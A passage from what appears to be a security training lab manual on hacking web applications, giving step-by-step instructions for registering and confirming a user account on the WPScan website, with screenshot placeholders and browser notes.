Firefox'.

Module 14 – Hacking Web Applications

20. Now, scroll down to the end of the page, click **I'm not a robot** and click on **Register** button.

Note: If **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

Note: If a captcha window appears, verify it.




21. A notification saying **A message with a confirmation link has been sent to your email address....**
22. Now, open a new tab in the **Firefox** browser and open the email account you gave while registering as a new user in **Step 19**.
23. Once you are logged into your email account, open the email from **noreply@wpscan.com**, and in the email, click the **Confirm my account** hyperlink.

Note: If you get any error while accessing website content in Parrot Security machine, then browse the same website in your local machine, login into your account and perform the following steps.


Note: If you are unable to confirm the account then right-click the link and click on **Open Link in New Tab**.

Module 14 – Hacking Web Applications




24. A new webpage appears with a message saying **Your email address has been successfully confirmed**. Enter the same details in the **Email Address** and **Password** fields that you provided in **Step 19**.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

